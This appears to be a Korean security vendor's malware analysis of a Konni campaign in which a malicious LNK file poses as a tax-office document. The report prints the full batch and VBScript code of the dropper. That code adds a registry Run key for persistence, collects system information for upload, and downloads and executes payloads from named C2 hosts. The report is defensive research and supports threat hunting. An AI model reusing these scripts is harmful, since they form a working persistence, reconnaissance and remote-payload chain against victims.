
○ '소명자료 제출요청 안내.zip' 압축에 포함됐던 정상 파일 2 개는 모두 정상적인 보고서와 명세서 내용을 담고 있습니다.

[6] Unicode Escape Formats

인지세 조사 보고서(인지세 사무처리규정).hwp	
자금출처명세서(부가가치세법 시행규칙).hwp	

[표 04] 압축 내부에 포함된 정상 문서 화면

○ ‘04769.zip’ 파일은 공용 문서 폴더 경로에 압축을 해제하는데, 총 7 개의 파일을 포함하고 있습니다.



[그림 09] LNK 내부 데이터 추출 화면

○ 각 스크립트와 배치파일은 상호 연동하여 작동하는데, 기본적으로 컴퓨터 내 주요 파일 목록과 시스템 정보, 공인 아이피 주소, 실행 프로세스 상태를 수집하고 저장하는 정찰활동을 수행합니다. 그리고 RC4 알고리즘으로 암호화하고, Base64 인코딩을 거친 후 명령제어(C2) 서버로 수집된 자료를 은밀히 전송합니다.

○ 공격자는 1 차 수집된 피해자 정보 기반으로 후속 공격 대상 컴퓨터를 선별합니다. 따라서 샌드박스(SandBox)나 위협 분석가의 가상(VMware) 환경에는 추가 악성 파일을 설치하지 않아, 최종 페이로드(Payload) 모듈 확보가 제한적 입니다. 다만, 과거 유사 피해 사례에서 RAT/Bot 계열의 악성 파일이 설치된 경우가 보고된 바 있습니다.

○ ‘start.vbs’ 파일은 레지스트리에 등록돼 컴퓨터가 부팅될 때마다 작동하며, 단계별 배치 파일 실행 역할을 수행합니다.


07856126.bat	- Powershell 기반의 [RC4+Base64] 암/복호화 루틴으로 Key 값은 ‘(Get-Date).Ticks.ToString()’ 문자로 사용 a. ‘32981202.bat’ 파일이 업로드시 사용 - C2 로 정보 업로드 후 ‘upok.txt’ 생성
19288086.bat	- Powershell 기반의 [RC4+Base64] 암/복호화 루틴으로 Key 값은 ‘(Get-Date).Ticks.ToString()’ 문자로 사용 a. ‘30966118.bat’ 파일이 다운로드시 사용 b. ‘73888454.bat’ 파일이 다운로드시 사용
30966118.bat	- ‘19288086.bat’ 루틴을 이용해 C2(naver.cloudfiles001[.]com) 주소에서 환경변수로 지정된 ‘85214.zip’ 압축 파일을 다운로드 - ‘85214.zip’ 파일 없을 시 : a. END1 루틴으로 이동 b. ‘85214.zip’ 파일 존재 시 삭제 후 종료 - ‘85214.zip’ 파일 존재 시 : a. ‘85214.zip’ 압축 파일 정보 확인 b. ‘unzip.exe’로 압축 암호 ‘a’ 인자로 해제 c. ‘rundll32.exe’로 파일 실행
32981202.bat	- DIR 명령으로 C 드라이브 폴더/파일 목록 저장 a. downloads 경로 cuserdown.txt b. documents 경로 cuserdocu.txt c. desktop 경로 cuserdesk.txt d. Program Files 경로 cprog.txt e. myip.opendns.com 이용 ipinfo.txt f. tasklist 이용 tsklt.txt g. systeminfo 이용 systeminfo.txt - 5 초 시간 대기 - 환경변수로 C2 (overseeby[.]com) 주소 지정 - ‘07856126.bat’ [RC4+Base64] 인코딩 루틴으로 암호화해 C2 서버로 수집된 컴퓨터 정보 업로드 a. fn - Base64+RC4 로 인코딩된 파일명

	b. fd - Base64+RC4 로 인코딩된 데이터 c. r - RC4 Key 값 [Powershell (Get-Date).ticks][7]
73888454.bat	- '30966118.bat' 파일 존재 시 : a. 레지스트리 Run 에 'svchostno2' 이름으로 'start.vbs' 등록 b. '30966118.bat' 실행 후 이후 명령에서 삭제 c. '32981202.bat' 실행 - '30966118.bat', 'upok.txt' 파일 없을 시 : a. '32981202.bat' 실행 - 'pakistan.txt' 파일 없을 시 : a. 'temprun.bat' 파일 존재시 삭제 b. '19288086.bat' 파일 루틴을 통해 C2(overseeby[.]com)에서 감염 컴퓨터명 경로 파일을 'lxOkj.cab' 다운로드 후 압축 해제하고 삭제 c. 압축 해제 된 파일 'temprun.bat' 실행 d. 57 초 시간 대기 후 'pakistan.txt' 비교 루틴 작동 - 'pakistan.txt' 파일 존재 시 : a. 주요 루틴 점프 후 'pakistan.txt' 파일 삭제
start.vbs	- Wscript.Shell 명령을 통해 '73888454.bat' 실행
unzip.exe	- UnZip v5.52 CLI 기반 압축 해제 프로그램

[표 05] 악성 파일별 기능

[7] PowerShell – Convert Ticks to DateTime and Vise Versa

○ 한편, 초기에 악성 LNK 파일이 실행되고, '04769.zip' 파일과 함께 생성된 정상 '소명자료 목록(국세징수법 시행규칙).hwp' 파일은 다음과 같이 보여집니다.



■ 국세징수법 시행규칙 [별지 제99호서식]

소명자료 목록

제출자	성명(상호)
	생년월일(사업자등록번호)
	주소(사업장)
	전화번호
소명자료에 대한 납세자 의견	

소명자료 제출 목록

번호	명칭	과세기간	자료 요지	비고

「국세징수법」 제115조에 따라 붙임과 같이 소명자료를 제출합니다.

년 월 일


제출인 (서명 또는 인)

국세청장 귀하

210㎜×297㎜[백상지(80g/㎡) 또는 중질지(80g/㎡)]

[그림 10] LNK 내부에 포함돼 있던 정상 문서 파일 화면

○ LNK 내부에 포함돼 있던 cmd.exe 파일에 의해 악성 코드가 실행된 공격 스토리라인을 EDR 분석을 통해 자세히 살펴볼 수 있고, 이를 통해 신속한 위협 헌팅이 가능합니다.



[그림 11] LNK 내부에 포함돼 있던 cmd.exe 에 의해 실행된 공격 스토리라인

이벤트 시각	탐지	이벤트	이벤트 요약
2023-07-25 09:33:28		FileCreate	powershell.exe 프로세스가 C:₩Users₩[redacted]₩Downloads₩소명자료 목록(국세징수법 시행규칙).hwp₩소명자료 목록(국세징수법 시행규칙).hwp 파일을 생성했습니다.
2023-07-25 09:33:30		FileDelete	powershell.exe 프로세스가 C:₩Users₩[redacted]₩Downloads₩소명자료 목록(국세징수법 시행규칙).hwp₩소명자료 목록(국세징수법 시행규칙).hwp.lnk 파일을 삭제했습니다.
2023-07-25 09:33:31		FileCreate	powershell.exe 프로세스가 C:₩Users₩Public₩04769.zip 파일을 생성했습니다.
2023-07-25 09:33:31		FileCreate	powershell.exe 프로세스가 C:₩Users₩Public₩Documents₩start.vbs 파일을 생성했습니다.
2023-07-25 09:33:31		FileCreate	powershell.exe 프로세스가 C:₩Users₩Public₩Documents₩unzip.exe 파일을 생성했습니다.
2023-07-25 09:33:31		FileCreate	powershell.exe 프로세스가 C:₩Users₩Public₩Documents₩73888454.bat 파일을 생성했습니다.
2023-07-25 09:33:31		FileCreate	powershell.exe 프로세스가 C:₩Users₩Public₩Documents₩30966118.bat 파일을 생성했습니다.
2023-07-25 09:33:31		FileCreate	powershell.exe 프로세스가 C:₩Users₩Public₩Documents₩32981202.bat 파일을 생성했습니다.
2023-07-25 09:33:31		FileCreate	powershell.exe 프로세스가 C:₩Users₩Public₩Documents₩19288086.bat 파일을 생성했습니다.
2023-07-25 09:33:31		FileCreate	powershell.exe 프로세스가 C:₩Users₩Public₩Documents₩07856126.bat 파일을 생성했습니다.
2023-07-25 09:33:31		FileDelete	powershell.exe 프로세스가 C:₩Users₩Public₩04769.zip 파일을 삭제했습니다.
2023-07-25 09:33:31		FileCreate	powershell.exe 프로세스가 C:₩Users₩[redacted]₩AppData₩Local₩Microsoft₩Windows₩PowerShell₩StartupProfileData-NonInteractive 파일을 생성했습니다.
2023-07-25 09:33:31	●	RunScript	WScript.exe 프로세스가 C:₩Users₩Public₩documents₩start.vbs 을 실행했습니다.
2023-07-25 09:33:31	●	AMSI	WScript.exe 프로세스가 C:₩Users₩Public₩documents₩start.vbs 을 실행했습니다.
2023-07-25 09:33:32		RunScript	cmd.exe 프로세스가 c:₩users₩public₩documents₩73888454.bat 을 실행했습니다.

[그림 12] LNK 내부에 포함된 cmd.exe 에 의해 실행된 이벤트의 타임라인

b. ‘start.vbs’

○ 본 파일은 ZIP 파일이 풀린 후 가장 먼저 실행되는 파일로, Visual Basic Script 명령을 수행하게 됩니다.

파일명	start.vbs
MD5	19ecb637cb3ba2660994eb87990c82d7
SHA1	cd81d310dd6b6029959e3c57dc11b751ab8220f4
SHA256	3c79f5bc1608f7582253cf201824d75d7c5cfbaa153347979e3ca701ceaefa20


[표 06] start.vbs 파일 HASH 정보 화면

○ 파일 내부에는 다음과 같은 명령어를 가지고 있으며, 압축이 풀렸던 동일 경로의 ‘73888454.bat’ 배치 파일을 실행(Run)하는 명령을 수행하고 종료합니다.

start.vbs

```
1   Set LJwsLxDhORpyxJuG = CreateObject("WScript.Shell")
2   GTsVIBPlygtchRUw = Left(WScript.ScriptFullName, InstrRev(WScript.ScriptFullName, "\") - 1)
3   LJwsLxDhORpyxJuG.Run GTsVIBPlygtchRUw & "\73888454.bat", 0
4   Set LJwsLxDhORpyxJuG = Nothing
```

[그림 13] VBS 스크립트 내부 코드 화면



[그림 14] start.vbs 의 스크립트 코드를 실행시키기 위한 wscript.exe

c. ‘73888454.bat’

○ VBS 다음에 실행되는 ‘73888454.bat’ 파일은 레지스트리 등록, 피해 컴퓨터 정보 수집 명령 호출, 파일 다운로드 등을 수행합니다.

파일명	73888454.bat
MD5	29b3fa2293c63145e544318ca65a67cf
SHA1	0fe0379d20570aaaaeac68ac0355feab514c7452
SHA256	14209a0d81a0d05757cf73a18c85cf0a1a6f13a0427754300031e078ce128c32

[표 07] 73888454.bat 파일 HASH 정보 화면

○ 본 일괄 배치 파일은 커맨드(CMD) 화면에 수행 내용이 출력되지 않도록 ‘@echo off’ 선언을 합니다.

○ 실행된 배치파일 위치를 저장하기 위해 ‘pushd "%~dp0"’ 명령을 상단에 추가합니다. 그리고 ‘30966118.bat’ 파일의 존재 여부에 따라 루틴 분기 조건을 구성했습니다.

○ ‘30966118.bat’ 파일이 존재할 경우 레지스트리 Run 경로에 ‘start.vbs’ 파일을 등록해 컴퓨터가 부팅시마다 자동 실행되도록 구성해 반복 지속성을 설정합니다. 그리고 ‘30966118.bat’, ‘32981202.bat’ 배치 파일을 순차적으로 호출하여 실행합니다. 그런 후에 ‘30966118.bat’ 파일을 삭제합니다.

```
reg add "HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run" /v svchostno2 /t REG_SZ /d "%~dp0start.vbs" /f > nul
```

[표 08] 레지스트리 등록 화면

```
@echo off

pushd "%~dp0"

if exist "30966118.bat" (

    reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v svchostno2 /t REG_SZ /d "%~dp0start.vbs" /f > nul

    call 30966118.bat > nul
    call 32981202.bat > nul

    del /f /q 30966118.bat > nul
)

if not exist "30966118.bat" (
    if not exist "upok.txt"  (
        call 32981202.bat > nul
    )
)

if not exist "pakistan.txt" (goto 1)
if exist "pakistan.txt" (goto EXIT)

:1

if exist "temprun.bat" (
del /f /q temprun.bat
)

call 19288086.bat "http://overseeby.com/list.php?f=%COMPUTERNAME%.txt" "%~dp0IxOkj.cab" "1"> nul

expand IxOkj.cab -F:* %~dp0 > nul
del /f /q IxOkj.cab > nul
call temprun.bat > nul


timeout -t 57 /nobreak

if not exist "pakistan.txt" (goto 1)
if exist "pakistan.txt" (goto EXIT)


:EXIT
del /f /q "pakistan.txt"
```

[그림 15] 73888454.bat 파일 내부 코드 화면

○ 만약 '30966118.bat' 파일이 없을 경우에는 "upok.txt" 파일이 존재하지 않을 경우에만 '32981202.bat' 파일을 실행하는데, 'upok.txt' 파일은 컴퓨터 정보가 유출(Upload OK)될 때 만들어 집니다.

○ 그 다음 루틴은 'pakistan.txt' 파일 존재 여부에 따라 (goto 1), (goto EXIT)로 분기됩니다. 처음 악성 파일이 작동할 때는 해당 파일이 존재하지 않기 때문에 (goto 1) 루틴으로 점프하게 됩니다. 만약 파일이 존재할 경우에는 (goto EXIT) 루틴은 'pakistan.txt' 파일을 삭제하고 종료되는데, 일종의 '킬 스위치(Kill Switch)'와 같은 비상 종료 기능을 수행합니다. 이는 다수의 Konni 캠페인에서 지속적으로 사용중인 방식입니다.

○ (goto 1) 루틴으로 점프하면, 가장 먼저 'temprun.bat' 파일이 있는지 비교하고 존재할 경우 삭제를 진행합니다. 그리고 call 배치 명령을 통해 '19288086.bat' 파일을 호출합니다.

```
call 19288086.bat
"http://overseeby[.]com/list.php?f=%COMPUTERNAME%.txt"
"%~dp0IxOkj.cab" "1"> nul

expand IxOkj.cab -F:* %~dp0 > nul
del /f /q IxOkj.cab > nul
call temprun.bat > nul
```

[표 09] C2 호스트에서 압축파일 다운로드 및 실행 과정 화면


○ C2(overseeby[.]com) 명령을 통해 감염된 컴퓨터명의 파일이 서버에 존재할 경우 'IxOkj.cab' 이름으로 다운로드하고 'expand' 명령을 통해 압축을 풀고 삭제합니다. 그리고 압축 내부에 포함됐을 것으로 추정되는 'temprun.bat' 파일을 실행하게 됩니다. 분석 시점에 압축 파일이 다운로드되지 않아, 'temprun.bat' 파일이 확인되지는 않았습니다.

○ C2 주소와 통신할 때 Request Header Query 문자열에서 f 값은 감염된 컴퓨터 이름이 저장된 데이터인데, [Base64+RC4] 알고리즘으로 암호화된 상태입니다. r 값은 RC4 암호화를 해제하는 Key 값으로 앞서 설명한 [Powershell (Get-Date).ticks] 내용입니다. 참고로 %3d 문자는 "=" 문자로 Base64 인코딩 후 보여지는 문자열 입니다.

```
GET
/list.php?f=Uq7MROBZa4rGwEIzpKw7n6w8EQ%3d%3d&r=63825301260
3672899 HTTP/1.1
```

[표 10] C2 에서 추가 악성파일 다운로드 시도 화면

○ 영국 정보 기관인 GCHQ 에서 만든 데이터 분석 및 변환을 위한 오픈 소스 웹 프로그램인 CyberChef 기능을 통해 [Base64+RC4] 데이터를 간편하게 복호화할 수 있습니다.[8]



[그림 16] CyberChef 디코딩 화면

○ 다음으로 57 초 대기시간을 유지한 후 'pakistan.txt' 파일 비교루틴을 수행하게 됩니다.

[그림 17] 73888454.bat 실행에 의해 자동실행 레지스트리 등록된 start.vbs

[8] CyberChef 웹 사이트

d.‘30966118.bat’

○ 본 파일은 ‘73888454.bat’ 명령에서 파일 존재 조건 성립과 레지스트리 등록 후 호출되는 배치 파일입니다.

파일명	30966118.bat
MD5	b307e8e59113ddeb622f53ae37ade042
SHA1	d029fbeed3c0a1e535e7e7bbb48277afa105b835
SHA256	199a9bb434a86029f7ad3fe87b3e6d2478487502ef7b012569b3029b8fbc7e15


[표 13] 30966118.bat 파일 HASH 정보 화면

○ ‘19288086.bat’ 파일 호출을 통해 C2(naver.cloudfiles001[.]com) 서버로 접근하고, 변수로 지정된 ‘85214.zip’ 파일 다운로드를 수행합니다. 분석 당시 해당 파일이 다운로드 되지는 않았습니다. 공격자는 감염된 컴퓨터명을 확인해 선별적으로 추가 악성 파일을 설치하는 1:1 맞춤형 전략을 구사하고 있습니다.

```
@echo off
pushd %~dp0
set fn=85214
call 19288086.bat "https://naver.cloudfiles001.com/v2/read/get.php?hs=ln3&fj=bv8702"
"%~dp0%fn%.zip" "0" > nul
if not exist %~dp0%fn%.zip (
    goto END1
)
powershell -command "$s=new-object -com shell.application;$z=$s.Namespace('%~dp0%fn%.zip');
$z.items().item(0).name;" > %~dp0%fn%
set /p dt=<%~dp0%fn%
del /f /q %~dp0%fn% > nul
if not "%dt%"=="" (
    call unzip.exe -P "a" "%~dp0%fn%.zip" > nul
    del /f /q %~dp0%fn%.zip > nul
    for /L %%i IN (1,1,3) DO (
        if exist %~dp0%dt% (
        rundll32.exe %~dp0%dt% Run
        )
        timeout -t 60 /nobreak
        if not exist %~dp0%dt% (
            goto END1
        )
    )
)
:END1
if exist %~dp0%fn%.zip (
    del /f /q %~dp0%fn%.zip > nul
)
```

[그림 21] 30966118.bat 내부 코드 화면

○ 조건 분기에 따라 '85214.zip' 파일이 존재하지 않으면, (goto END1) 루틴으로 이동해 주요 기능을 종료합니다. 만약 다운로드된 '85214.zip' 파일이 존재할 경우 Powershell 명령으로 압축 파일을 확인하고, 'unzip.exe' 파일을 통해 미리 설정된 암호화 압축을 해제합니다. 그 다음 'rundll32.exe' 파일로 추가 실행을 하는데, 해당 파일은 DLL 유형의 RAT 또는 Bot 형태일 가능성이 있습니다.

